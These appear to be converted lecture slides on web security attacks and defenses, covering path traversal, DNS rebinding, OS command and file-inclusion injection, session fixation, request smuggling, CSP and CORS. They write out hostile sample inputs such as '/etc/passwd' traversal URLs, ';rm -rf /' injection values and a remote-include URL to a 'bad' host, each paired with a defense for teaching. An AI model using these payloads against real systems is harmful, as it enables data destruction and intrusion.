Server Permission Bypass

## Introduction

- interesting data
    - source code for PHP files which include DB password
    - passwd, shadow
    - whole database files
- sidestep server checks
    - document root
    -
    - ...

## Picture Permission Bypass




## Bypass via Path Traversal

- `http://host/../../.%2E%5Cetc/passwd`
- problems:
  - insufficient validation
  - server has access to unneeded files
- defense:
  - validate, but watch the different layers
    - URL escaping
    - charset normalizations
    - shell escapes
    - path normalization (like YEN vs. \)
  - don't give server access to these data (permissions, jail)

## Bypass via Alternate File Names

- data streams: `http://host/.../dbconnect.php::$DATA`
- different case: `http://host/.../dbconnect.PhP`
- special char: `http://host/.../dbconnect.php%00.txt`
- defense: see path traversal

## Network Segmentation Bypass

Network Segmentation Bypass

## Introduction

- blind trust in security of firewall
- security of internal systems neglected
- see earlier example of DNS/XSS/CUPS/localhost combination
- or access by reprogramming routers
  - often have no or default password
  - change DNS, add exposed host...
  - Blackhat 2010: "How To Hack Millions Of Routers"


## DNS Rebinding

- interacting components
  - browser
  - local router at 10.0.0.1
  - attacker.com at 9.8.7.6
  - attacker controlled DNS server for attacker.com
- DNS servers returns to query for attacker.com
  - sometimes 9.8.7.6
  - and sometimes 10.0.0.1

## How it Works

- request#1: `http://attacker.com/`
  - DNS lookup: 9.8.7.6
  - result: `XMLHTTPRequest('http://attacker.com')`
- request#2: `http://attacker.com`
  - DNS lookup: 10.0.0.1
  - result: full access to router, reprogram it

## Picture DNS Rebinding




## Analysis

- misplaced trust in attackers DNS
- missing verification of Host header in router
- defense: validate host header
- workarounds:
  - DNS pinning in browser (easy to circumvent)

- dnswall

## Code Injections

- insert code to change program flow
- SQL injection, XSS, buffer overflow...
- more
  - OS command injection
  - remote/local file inclusion
  - HTML injection
  - XPATH injection

## OS Command Injection

- `open(F,"|sendmail -f $from $to" )`
  - `to=";rm -rf /"`
- `open(F,$file)`
  - `$file = "|rm -rf /"`
- defense: validate, escape,
  - `system(array)`
  - `open(fd,'-|',array)`
  - `open(fd,'<',file)`

## RFI/LFI - Remote/Local File Inclusion

- `http://vulnerable/script?action=bla.php`
- PHP: `include($_GET["action"])`
- RFI: `http://vulnerable/script?action=http://bad/hack.php`
- LFI: `http://vulnerable/script?action=/path/userupload.gif%00.php`
- defense: don't trust, validate

## HTML Injection

- `<form id=location href=foo>`
- IE8: `location.href == 'foo'`
- same with document.cookie, document.body.innerHTML..
- problem: bad designed interaction between DOM and script
- workarounds:
  - special handling of sensitive variables in browser
  - validate, normalize, escape

## XPath Injection

- `/users/user[@user='$u' and @pw='$p']/salary`
  - attack `p=foo' or 'x'='x`
  - `/users/user[@user='$u' and @pw='foo' or 'x'='x']/salary`
- defense:
  - validate, escape
  - parameterized XPath expressions


## Session Hijacking

- XSS, CSRF
- more:
  - session fixations
  - session id leak via Referer
  - non-cookie session id leak via XSS

## Session Fixation

- make user use known session id
- abuse session after user is associated with session

## Picture Session Fixation




## Session Id in URL

- create session id or get it from server
- send URL with session id to victim
  - or send innocent link which then redirects
- wait until user follows link and logs in
  - server binds user to session
- defense: change session id whenever trust changes

## Overwrite Cookie from Subdomain

- create session id or get it from server
- seduce victim to controlled subdomain (localhost.ebay.com)
- overwrite session cookie for parent domain with my own
- and wait for user to reauthorize
- design problem cookies
  - every subdomain can set cookie for parent domain
  - http can overwrite secure https cookie
  - undefined behavior if multiple subdomain set same cookie for parent

- defense
  - change session id whenever trust changes
  - unpredictable cookie names

## Session-Id Leak via Referer

- sometimes session id in URL
- which gets send within Referer header
- defense
  - no session in in URL, only in POST fields
  - no direct external links
  - sanitize referer in mediator script

## Non-Cookie Session-Id Leak via XSS

- session id in URLs, form fields...
- can be read via XSS
- defense
  - prevent XSS
  - don't put session id in HTML
  - don't use session id as CSRF token

## Way Too Open

- open access to sensitive data
- open redirector
- open URL proxy

## Open Access

- patient records, company secrets.. at public webserver
- because idiots had write permissions to server
  - Oops, wrong directory
  - I thought this was the intranet
  - But it is protected by robots.txt
  - Nobody knews the file name
  - ...
- defense
  - clear seperation of internal and external systems
  - limit access to sensitive (external) system to
    - few people
    - whith adequate training

## Open Redirector

- use trust in 'good' to connect to 'bad'
- redirect per URL parameter
  - `http://good/link?url=http://bad/..`
  - defense: validate and restrict url parameter
- http header injection
  - `print "Location: $url\r\n"`

    - `..?url=http://bad/..`
    - `..?url=junk%0D%0A%0D%0A<script...`
- HTML attribute injection
    - `<meta http-equiv=refresh content=..URL=$url`
- HTML statement injection
    - `<title>$title</title>`
    - `title="</title><meta http-equiv..."`

## Open URL Proxy

- proxy passes original content
    - `http://good/link?url=http://bad/..`
- problems
    - origin for same origin and cookie policy stays 'good'
    - can set and read cookies in 'good'
    - can access any sites accessable to 'good' (local)
- defense: validate and restrict urls

- variant `http://bad.com.nyud.net/..` (Coral CDN)
    - can read/overwrite/set cookies for com.nyud.net

## Proxy/Cache Pollution

- XSS by polluting caches
    - add entries to cache/proxy
    - access them later

## HTTP Request Smuggling

- components: client, proxy, server
- client: `GET $url\r\n`
- attack: `url=http://..\r\n\r\nGET ...`
    - and then another request afterwards
- works/worked with XMLHTTPRequest, Flash, Java..
- result
    - client sends 2 requests but proxy forwards 3 requests
    - clients interprets reply#2 as response to last request
    - local cache pollution
- problem: missing validation when constructing request
- defense: validate

## Variants

- inject conflicting custom headers, like multiple content-length
- inject multiple lines as single header
- play with continuation lines
- play with ambiguous line ends: \r vs. \n vs. \r\n

## HTTP Response Splitting

- `GET http://attack.com/` + `GET http://good.com/`

- attack.com returns ambivalent response
  - conflicting content-length
  - ambiguous line ends ...
- result
  - proxy gets 2 requests, but sees 3 responses
  - attacker controlled response#2 matches request#2
  - Cache Pollution
- defense
  - normalize request and response
  - reject bad/ambiguous data

## Even More Attacks

Even More Attacks

## window.postMessage

- postMessage allows communication between frames
- `window.addEventListener("message", recv, false);`
- `function recv(event e) { eval(data) }`
- attack `other.PostMessage('...bad code...',target)`
- defense
  - verify `e.origin` as trusted origin
  - reject or verify data if origin is untrusted
- if sending message set target to expected URL
  - it might have changed

## HPP - HTTP Parameter Pollution

- force same parameter multiple times
  - `"id=<scr&id=ipt>"` in URL
  - `"id=<scr"` in URL and `"id=ipt>"` in POST data
  - maybe `"id=<scr%26id=ipt>"` in URL
- result depends on system
  - "<scr", "ipt>", "<script>", "<scr,ipt>", ['<scr','ipt>'], ...
- impact: outsmart WAF, input filter, mod_rewrite..
- problem
  - standards do not define proper behavior
  - insufficient normalization in WAF,...
- workaround: die() instead of somehow interpreting data

## OSRF - Origin Site Request Forgery

- CGI `link?type=question.gif`
  - `<img src=question.gif`
- attack `link?type=/delete.cgi%23.gif`
  - `<img src=/delete.cgi#.gif`
  - access includes authorized cookie
- defense: restrict and validate parameter

## Server DOS

- dangling connections
- lots of clients (slashdot effect, low orbit ion cannon, botnet, worm, embedded content...)
- TLS (re)negotation
- hash collision attack
- steal domain
- ...

## Client DOS

- codecs for image/audio/video optimized for performance, not security
- uncommon subformats, codec options
- huge pictures
- CPU and memory resource exhaustion
  - popup storm
  - gzip encoding bomb
  - lots of script
- ...
- might affect server too when normalizing uploads


## Past, Present and Future

Past, Present and Future

## .next

- typical exploits of the past
- current problems
- current development
- look into the future

## Picture Architecture



## Client Side

Client Side

## Past

- 2002 everybody can be CA with MSIE (2011 same with iOS)
- 2006 frame injection by name (IE7)
- 2006 Acrobat Reader `http://host/file.pdf#FDF=javascript:...`
- 2007 GMail XSS via blogspot polling script
- 2007 ActiveX Symantec, 2008 ActiveX Word
- 2008 Cookie-Policy vs. localhost.ebay.com vs. local CUPS XSS
- 2009,2010 Safari execute Javascript in local context via feed://
- 2010 Firesheep, 2009 sslstrip
- 2010 Cross Origin CSS (POF Yahoo Mail)
- 2011 compromise of CAs Comodo and DigiNotar
- 2004,2007,2011 IE MHTML `mhtml:http://trusted/upload.jpeg!script`
- all the time: Flash, XSS

## Present

- #1: Flash, Shockwave
- Acrobat Reader
- XSS all time problem
- ActiveX is still used and got no safer
- standards and implementations vs. security
  - MSIE content-type sniffing
  - MSIE UTF-7 support
  - FF,MSIE ignore \0 in entities, data
  - MSIE MHTML, (FF JAR fixed years ago)
  - MSIE can quote attributes with `
  - MSIE unescapes unescapable CSS statements
  - CSS ignores junk by design
  - Browser work around junk by implementation
- fragile PKI, DNS missing Sec

## Future

- the good
- the bad
- HTML5
  - CSP
  - CORS

## The Good

- browser security gets better
- HTML5 brings some good stuff
- automatic updates for Chrome, FF and maybe IE
- IE8 got XSS filter
- some automatic updates or warnings for Flash
- DNSSec gets rolled out

- PKI gets some fixes, maybe more?

## The Bad

- number of clients and servers and thus attack surface increases
- HTML5 brings some bad stuff
- IE has too much backward compatibilty

## HTML5

- living standard: where does my browser live?
- less ambivalent standard, but still way too complex
- iframe sandboxing
- Websockets
  - bad: any protocol is now blessed
  - good: better this then JSONP?
- bad: localStorage
  - until now cookie was mainly pointer to sensitive data on server
  - now sensitive data at client
  - although standard explicitly advises against it
- CSP Content Security Policy
- CORS Cross Origin Resource Sharing

## HTML5 CSP

- fix bad design by adding yet another HTTP header
- FF, IE, Chrome: X-Content-Security-Policy
  - early Chrome: X-Webkit-CSP
- IE9 no, IE10 limited implementation
- restrictiv by default
  - no inline script
  - no script with external source
  - no media from external source
  - not embedable (iframe)
  - no eval, setInterval.. with strings
  - no data URLs
- exceptions need to be specified in HTTP header or policy file
  - HTML meta tag might define, but not overwrite policy

## CSP Current Usage

- nearly zero
- mobile.twitter.com uses good restrictive policy
- facebook uses report-only and overly permissive policy
  - eval and inline script are allowed
- lastpass.com: inline script and eval allowed

## HTML5 CORS

- XMLHTTPRequest only can call back home
- workaround: include of remote data via dynamic script tags

- with CORS secure cross origin XMLHTTPRequest possible
  - server must explicitly accept request
  - preflight check recommended, usually done for POST

## Server Side

Server Side

### Past

- lots of PHP exploits because of insecure defaults
  - register_globals
  - open SSI
- 2007,2008,2010 CSRF to internal routers
- 2010 eBay exploit via hijacked powerseller account (javascript)
- 2011 hash collision DOS PHP, ASP.NET, Python, Ruby..
- regularly exploits via included ads
- always SQL injections, XSS, CSRF

### Present

- insufficient validation, normalization and escaping
- misplaced trust in 3rd party (ad, tracking, powerseller)
- leading to CSRF, XSS, SQL injections

### Future

- PHP will not vanish
- maybe we get frameworks with better builtin security
- use available security options
  - `X-Content-Type-Options: nosniff`
  - `X-Frame-Options: DENY|SAMEORIGIN`
  - `X-XSS-Protection 1; mode=block`
  - CSP
  - iframe sandboxing, postMessage

### Future II

- security awarness must increase
- liability laws might force better security
  - or more costly insurance
  - good programmers will still be rare and expensive
  - maybe insurance is cheaper than good developer
- WAF, IDS?
  - kind of useful if webapp is bad
  - less useful if webapp is secure already

## Resources

Resources

## Books, Web Pages

- Michael Zalewski - The Tangled Web
- Mario Heiderich - html5sec.org
- Michael Zalewski - Browser Security Handbook
- Martin Johns - PhD Thesis
- OWASP, OWASP Cheatsheets
- WASC, WASC Thread Classification
- Content-Type-Sniffing MSIE
  - "The Content-type Saga"
  - IE Blog 2005
  - MSDN Description
  - IE Blog 2010
- Test Cases for HTTP Content-Disposition header field
- HTML5::Sanitizer
- Attacking with Character Encoding for Profit and Fun. POC2008

## Blogs

- low-traffic high-quality Blogs
  - lcamtuf - Michael Zalewski
  - hackademix - NoScript Author
  - The Spanner
  - XS-Sniper - Billy (RK) Rios
  - IE Blog
  - ModSecurity
  - Dan Kaminski